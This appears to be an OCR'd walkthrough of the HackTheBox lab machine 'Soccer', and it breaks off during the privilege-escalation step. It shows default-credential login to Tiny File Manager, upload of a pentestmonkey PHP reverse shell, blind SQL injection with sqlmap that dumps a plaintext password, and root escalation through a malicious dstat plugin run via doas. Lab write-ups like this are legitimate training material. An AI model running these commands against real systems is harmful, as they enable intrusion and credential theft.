
Summary

This document provides an overview of Soccer, a Linux box from HackTheBox. It begins with resolving a host and enumerating directories, followed by finding a file manager and uploading a reverse-shell script. Next, it involves locating a subdomain, continuing with enumeration, performing blind SQL injection to retrieve user credentials, and escalating privileges. Ultimately, these steps lead to finding the right flags.

Walkthrough


Let’s begin with a scan of our target using nmap. This shows us the open ports and their services. As we can see, there are 3 ports open, 22, 80, and 9091.




```
┌──(kali㉿kali)-[~/Downloads/Soccer]
└─$ nmap -sV -sC 10.10.11.194
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-18 17:48 UTC
Nmap scan report for soccer.htb (10.10.11.194)
Host is up (0.10s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT     STATE    SERVICE         VERSION
22/tcp   open     ssh             OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux;
 protocol 2.0)
| ssh-hostkey:
|   3072 ad:0d:84:a3:fd:cc:98:a4:78:fe:f9:49:15:da:e1:6d (RSA)
|   256 df:d6:a3:9f:68:26:9d:fc:7c:6a:0c:29:e9:61:f0:0c (ECDSA)
|_  256 57:97:56:5d:ef:79:3c:2f:cb:db:35:ff:f1:7c:61:5c (ED25519)
80/tcp   open     http            nginx 1.18.0 (Ubuntu)
|_http-title: Soccer - Index
|_http-server-header: nginx/1.18.0 (Ubuntu)
2008/tcp filtered conf
9091/tcp open     xmltec-xmlmail?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, SSLSessionReq, dr
da, informix:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|   GetRequest:
|     HTTP/1.1 404 Not Found
|     Content-Security-Policy: default-src 'none'
|     X-Content-Type-Options: nosniff
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 139
|     Date: Wed, 18 Sep 2024 17:49:06 GMT
|     Connection: close
```

If we try to visit the target in the browser, we'll see it's trying to redirect us to soccer.htb. Let's resolve the host by adding it to our /etc/hosts file.


When we visit the target in the browser now, we don't find much. However, based on our nmap we know that a Nginx web server is running, so we'll take note of that and continue by brute-forcing directories on the target. Already, we find something interesting, a directory; /tiny.




Let’s visit /tiny. We can see it’s a login page for Tiny File Manager. A quick google search of default credentials for this software shows us that we can potentially use admin/admin@123 to login. So let’s try it.



It works. We are now logged in as the Admin for this File Manager. After searching through the files, there’s not anything of interest already uploaded. However, we do see an upload button, let’s see if it works.




Great, we just uploaded an image.




Knowing what we know now, let's upload a script for a php reverse shell to get a shell we can access. After a quick Google search, we find this:

https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php

It looks good, so we'll use it. First, let's start listening on an empty port.



After configuring the reverse shell script to use the correct port and ip, we'll upload it, open it, and check the port we're listening on. It works, and we're the www-data user.



After searching the files, we find user.txt and a root directory, but this user doesn't have the permission we need. So we'll need to escalate our privileges. For now, let's keep looking around these files.

```
$ ls home
player
$ ls home/player
user.txt
$ cat home/player/user.txt
cat: home/player/user.txt: Permission denied
```

```
$ ls root
ls: cannot open directory 'root': Permission denied
```

After searching for a bit more, we find a folder called sites-available in nginx and we find a subdomain soc-player.htb.


```
$ ls etc/nginx/sites-available
default
soc-player.htb
```

```
$ cat soc-player.htb
server {
        listen 80;
        listen [::]:80;

        server_name soc-player.soccer.htb;

        root /root/app/views;

        location / {
                proxy_pass http://localhost:3000;
                proxy_http_version 1.1;
                proxy_set_header Upgrade $http_upgrade;
                proxy_set_header Connection 'upgrade';
                proxy_set_header Host $host;
                proxy_cache_bypass $http_upgrade;
        }
```


We saw that it was running on localhost:3000, so let's add this hostname to our /etc/hosts file, then brute-force directories just like we did earlier. Already we find some interesting directories, /login, /signup/, /check, and /match.

```
┌──(kali㉿kali)-[~/Downloads/Soccer]
└─$ gobuster dir -u http://soc-player.soccer.htb -w ../SecLists/Discovery/Web-Co
ntent/directory-list-lowercase-2.3-big.txt -x .txt, .js, .php, .html -k -t 50
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://soc-player.soccer.htb
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                ../SecLists/Discovery/Web-Content/directory-list-lo
wercase-2.3-big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.                    (Status: 301) [Size: 169] [--> /./]
/img                  (Status: 301) [Size: 173] [--> /img/]
/login                (Status: 200) [Size: 3307]
/signup               (Status: 200) [Size: 3741]
/css                  (Status: 301) [Size: 173] [--> /css/]
/js                   (Status: 301) [Size: 171] [--> /js/]
/logout               (Status: 302) [Size: 23] [--> /]
/check                (Status: 200) [Size: 31]
/match                (Status: 200) [Size: 10078]
/.                    (Status: 301) [Size: 169] [--> /./]
Progress: 257944 / 3555765 (7.25%)^C
```


When we visit the site in our browser, we can see the features we found above.



Let’s sign up and see what we find. We’re presented with a ticket input field on the /check directory.



Let’s use Burp Suite and Intercept a request, send it to Repeater, and try out some different requests. It seems that appending OR 1 = 1 to the request returns the ticket as valid, suggesting this site is vulnerable to SQL injection.



We have to keep in mind this site is using WebSocket, and since we can’t see the output for any of our queries, this would be considered a Blind SQL Injection. With a bit of research, we learn that sqlmap can help us automate this attack and directly access the WebSocket service.

```
┌──(kali㉿kali)-[~/Downloads/Soccer]
└─$ sqlmap -u "ws://soc-player.soccer.htb:9091" --data '{"id": "*"}' --dbs --thr
eads 10 --level 5 --risk 3 --batch
```

It works. sqlmap just dumped the database names, with the most interesting one being soccer_db.


```
[19:51:17] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[19:51:19] [INFO] fetching database names
[19:51:19] [INFO] fetching number of databases
[19:51:19] [INFO] retrieved: 5
[19:51:22] [INFO] retrieving the length of query output
[19:51:22] [INFO] retrieved: 5
[19:51:27] [INFO] retrieved: mysql
[19:51:27] [INFO] retrieving the length of query output
[19:51:27] [INFO] retrieved: 18
[19:51:38] [INFO] retrieved: information_schema
[19:51:38] [INFO] retrieving the length of query output
[19:51:38] [INFO] retrieved: 18
[19:51:48] [INFO] retrieved: performance_schema
[19:51:48] [INFO] retrieving the length of query output
[19:51:48] [INFO] retrieved: 3
[19:51:54] [INFO] retrieved: sys
[19:51:54] [INFO] retrieving the length of query output
[19:51:54] [INFO] retrieved: 9
[19:52:00] [INFO] retrieved: soccer_db
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] soccer_db
[*] sys
```

Using sqlmap again, we can dump the contents of the soccer_db database.


```
┌──(kali㉿kali)-[~/Downloads/Soccer]
└─$ sqlmap -u "ws://soc-player.soccer.htb:9091" --data '{"id": "*"}' --threads 1
0 -D soccer_db --dump --batch
```

```
Database: soccer_db
Table: accounts
[1 entry]
+------+--------------------+----------------------+----------+
| id   | email              | password             | username |
+------+--------------------+----------------------+----------+
| 1324 | player@player.htb | PlayerOftheMatch2022 | player   |
+------+--------------------+----------------------+----------+
```

Great. We have credentials. Let's use them to ssh into the box.



We're in. Simply listing the contents and concatenating the User.txt file that is present, we can find the right flag for the user. For the root flag however, we need to escalate the privileges. We can use the SUID bit set to find /user/bin/doas.



We find the configuration file for doas at /usr/local/etc/doas.conf. This file reveals that the player can run dstat with elevated privileges, which is for generating system resource statistics. When we explore dstat further, we learn we could use Python plugins with it.

```
player@soccer:~$ cat /usr/local/etc/doas.conf
permit nopass player as root cmd /usr/bin/dstat
```

If we can use Python as the root user, we could create a shell with the escalated privileges. Dstat plugins can only be hosted in specific directories but we have access to one which we can write to, /usr/local/share/dstat.

```
player@soccer:~$ ls -ld /usr/local/share/dstat/
drwxrwx--- 2 root player 4096 Dec 12  2022 /usr/local/share/dstat/
```


Let's make a Python script which can create a bash shell and save it in the directory above. It would look something like this:

```
player@soccer:~$ echo 'import os; os.system("/bin/bash")' > /usr/local/share/dst
at/dstat_pwn.py
```

As we can see, it worked.

```
player@soccer:~$ doas /usr/bin/dstat --list
internal:
        aio,cpu,cpu-adv,cpu-use,cpu24,disk,disk24,disk24-old,epoch,
        fs,int,int24,io,ipc,load,lock,mem,mem-adv,net,page,page24,
        proc,raw,socket,swap,swap-old,sys,tcp,time,udp,unix,vm,
        vm-adv,zones
/usr/share/dstat:
        battery,battery-remain,condor-queue,cpufreq,dbus,disk-avgqu,
        disk-avgrq,disk-svctm,disk-tps,disk-util,disk-wait,dstat,
        dstat-cpu,dstat-ctxt,dstat-mem,fan,freespace,fuse,gpfs,
        gpfs-ops,helloworld,ib,innodb-buffer,innodb-io,innodb-ops,
        jvm-full,jvm-vm,lustre,md-status,memcache-hits,mongodb-conn,
        mongodb-mem,mongodb-opcount,mongodb-queue,mongodb-stats,mysql-io,
        mysql-keys,mysql5-cmds,mysql5-conn,mysql5-innodb,
        mysql5-innodb-basic,mysql5-innodb-extra,mysql5-io,mysql5-keys,
        net-packets,nfs3,nfs3-ops,nfsd3,nfsd3-ops,nfsd4-ops,nfsstat4,
        ntp,postfix,power,proc-count,qmail,redis,rpc,rpcd,sendmail,
        snmp-cpu,snmp-load,snmp-mem,snmp-net,snmp-net-err,snmp-sys,
        snooze,squid,test,thermal,top-bio,top-bio-adv,top-childwait,
        top-cpu,top-cpu-adv,top-cputime,top-cputime-avg,top-int,top-io,
        top-io-adv,top-latency,top-latency-avg,top-mem,top-oom,utmp,
        vm-cpu,vm-mem,vm-mem-adv,vmk-hba,vmk-int,vmk-nic,vz-cpu,vz-io,
